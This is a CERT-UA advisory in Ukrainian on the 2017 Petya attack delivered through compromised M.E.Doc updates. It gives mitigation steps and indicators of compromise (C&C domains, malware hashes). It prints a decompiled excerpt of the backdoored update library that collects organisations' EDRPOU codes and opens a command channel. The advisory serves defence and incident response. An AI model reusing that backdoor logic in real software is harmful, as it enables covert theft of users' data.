Нові подробиці щодо кібератаки 27.06.2017 з використанням Petya ransomware

05/07/2017

У зв'язку з опублікованими обставинами поширення вірусу Petya через оновлення M.E.Doc
Команда CERT-UA повідомляє наступне.

На офіційній сторінці M.E.Doc у Facebook опубліковано повідомлення наступного змісту:

M.E.Doc
в среду

Вперше за історію існування ПЗ "M.E.Doc" стався безпрецедентний факт взлому, внаслідок якого до продукту було внесено шкідливий програмний код до пакету оновлення.


За словами провідних міжнародних експертів та правоохоронців, втручання було здійснено високопрофесійними спеціалістами. Більше того, комплексний аналіз обставин зараження дозволяє припустити, що особи які організували напади з використанням WannaCry, можуть бути причетні і до цієї вірусної атаки, оскільки спосо ... Показати більше...
Переглянути переклад

219 174 414

Висновки про можливість поширення вірусу через оновлення цього ПЗ вже було зроблено в результаті досліджень різних компаній та експертів в області кібербезпеки.
За наявною інформацією зловмисники отримали доступ до серверів та програмного забезпечення «M.E.Doc» та вбудували бекдор в одне з оновлень програми, завдяки чому отримали віддалений доступ до комп'ютерів користувачів «M.E.Doc» та мали можливість збирати конфіденційну інформацію, зокрема персональні дані (наприклад, інформацію про ЄДРПОУ, ідентифікаційні дані користувачів, інформації про проксі-сервери, поштові сервери та поштові скриньки організацій тощо).

Наочно це демонструє аналіз вихідного коду бібліотеки ZvitPublishedObjects.dll.

```
text = ZvitGbl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/");
}
text += "last.ver";
text = text + "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.SetExpect100ContinueBehavior(text);
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 = text2 + str + ";";
    }
    MeCom meCom = new MeCom(proxy, text2)
    {
        Period = 120000,
        ReqUri = text,
        ResUri = text
    };
    if (!meCom.CreateMainThread(true))
    {
        meCom.Dispose();
    }
```



Ймовірно зараження відбулося ще в квітні і розповсюдження вірусу-шифрувальщика через оновлення «M.E.Doc» було направлено на видалення слідів атаки, про що свідчить шифрування файлів з потенційною неможливістю їх відновлення.

Власники мереж, які зазнали впливу цієї кібератаки, навіть відновивши комп'ютери після атаки, можуть стати потенційним об'єктом повторної атаки: існує висока ймовірність того, що зловмисникам відома інформація про мережі, паролі до облікових записів користувачів, адміністраторські паролі, приблизні схеми мереж, паролі до електронних поштових скриньок, ЕЦП тощо.

Для зниження означених ризиків та попередження повторного ураження вірусом Команда CERT-UA рекомендує:

1. Припинити використання ПЗ «M.E.Doc» до офіційного оголошення про вирішення проблеми, відключити від мережі комп'ютери, на яких воно було чи є встановленим. Рекомендуємо провести перезавантаження операційної системи на таких комп'ютерах.
2. Змініть всі паролі, які функціонують в мережі та інші ідентифікаційні дані, які могли бути скомпрометовані. Доцільно змінити пул внутрішніх IP-адрес та структуру мережі – схема мережі може бути відома зловмисникам, що полегшує реалізацію наступної атаки.
3. Для ідентифікації шифрувальника файлів необхідно завершити всі локальні задачі та перевірити наявність наступного файлу : C:\Windows\perfc.dat.

Для попередження шифрування потрібно створити файл C:\Windows\perfc. Перед початком процесу шифрування вірус перевіряє наявність файлу perfc в папці C:\Windows\, якщо файл вже існує вірус завершує роботу і не шифрує файли.

4. Для унеможливлення шкідливим ПЗ змінювати MBR (в якому в даному випадку і записувалась програма-

шифрувальник) рекомендується встановити одне з рішень по забороні доступу до MBR:
Рішення Cisco Talos https://www.talosintelligence.com/mbrfilter
вихідні коди доступні тут: https://github.com/Cisco-Talos/MBRFilter
Рішення Greatis http://www.greatis.com/security/
Свіже рішення SydneyBackups https://www.sydneybackups.com.au/sbguard-anti-ransomware/
5. Переконайтеся, що на всіх комп'ютерах встановлено антивірусне програмне забезпечення, воно функціонує належним чином та використовує актуальні бази вірусних сигнатур. За необхідністю встановіть та/або проведіть оновлення антивірусного програмного забезпечення.
6. Встановіть офіційний патч MS17-010.
7. Якщо є можливість відмовитися від використання в локальній мережі протоколу NetBios (не використовувати для організації роботи мережеві папки і мережеві диски), в Брандмауері локальних ПК і мережевого обладнання заблокувати TCP/IP порти 135, 139 та 445.
8. Обмежте можливість запуску виконуваних файлів (*.exe) на комп'ютерах користувачів з директорій %TEMP%, %APPDATA%.
9. Відключіть застарілий протокол SMB1.
Інструкція з відключення SMB1 в TechBlog компанії Microsoft:
https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/

Посилання:

https://www.cybercrime.gov.ua/16-novosti/245-prikrittyam-najmasshtabnishoji-kiberataki-v-istoriji-ukrajini-stav-virus-petya-diskcoder-c#news
https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/
https://eset.ua/download_files/news/Supply-Chain_attacks_ukr.pdf
https://www.welivesecurity.com/2017/07/04/analysis-of-telebots-cunning-backdoor/
http://blog.talosintelligence.com/2017/07/the-medoc-connection.html?m=1

Індикатори компрометації:

C&C:
transfinance.com[.]ua (IP: 130.185.250.171)
bankstat.kiev[.]ua (IP: 82.221.128.27)
www.capital-investing.com[.]ua (IP: 82.221.131.52)
Легітимні сервери, які були інфіковані та несанкціоновано використані загрозою:
api.telegram.org (IP: 149.154.167.200, 149.154.167.197, 149.154.167.198, 149.154.167.199)

VBS бекдор: 1557E59985FAAB8EE3630641378D232541A8F6F9 31098779CE95235FED873FF32BB547FFF02AC2F5 CF7B558726527551CDD94D71F7F21E2757ECD109

Mimikatz: 91D955D6AC6264FBD4324DB2202F68D097DEB241 DCF47141069AECF6291746D4CDF10A6482F2EE2B 4CEA7E552C82FA986A8D99F9DF0EA04802C5AB5D 4134AE8F447659B465B294C131842009173A786B 698474A332580464D04162E6A75B89DE030AA768 00141A5F0B269CE182B7C4AC06C10DEA93C91664 271023936A084F52FEC50130755A41CD17D6B3B1 D7FB7927E19E483CD0F58A8AD4277686B2669831 56C03D8E43F50568741704AEE482704A4F5005AD 38E2855E11E353CEDF9A8A4F2F2747F1C5C07FCF 4EAAC7CFBAADE00BB526E6B52C43A45AA13FD82B F4068E3528D7232CCC016975C89937B3C54AD0D1

Win32/TeleBot: A4F2FF043693828A46321CCB11C5513F73444E34 5251EDD77D46511100FEF7EBAE10F633C1C5FC53

Win32/PSW.Agent.ODE (CredRaptor): 759DCDDDA26CF2CC61628611CF14CFABE4C27423 77C1C31AD4B9EBF5DB77CC8B9FE9782350294D70 EAEDC201D83328AF6A77AF3B1E7C4CAC65C05A88 EE275908790F63AFCD58E6963DC255A54FD7512A EE9DC32621F52EDC857394E4F509C7D2559DA26B FC68089D1A7DFB2EB4644576810068F7F451D5AA

Win32/Filecoder.NKH: 1C69F2F7DEE471B1369BF2036B94FDC8E4EDA03E Python/Filecoder.R: AF07AB5950D35424B1ECCC3DD0EEBC05AE7DDB5E

Win32/Filecoder.AESNI.C: BDD2ECF290406B8A09EB01016C7658A283C407C3 9C694094BCBEB6E87CD8DD03B80B48AC1041ADC9 D2C8D76B1B97AE4CB57D0D8BE739586F82043DBD

Win32/Diskcoder.C: 34F917AABA5684FBE56D3C57D48EF2A1AA7CF06D PHP shell: D297281C2BF03CE2DE2359F0CE68F16317BF0A86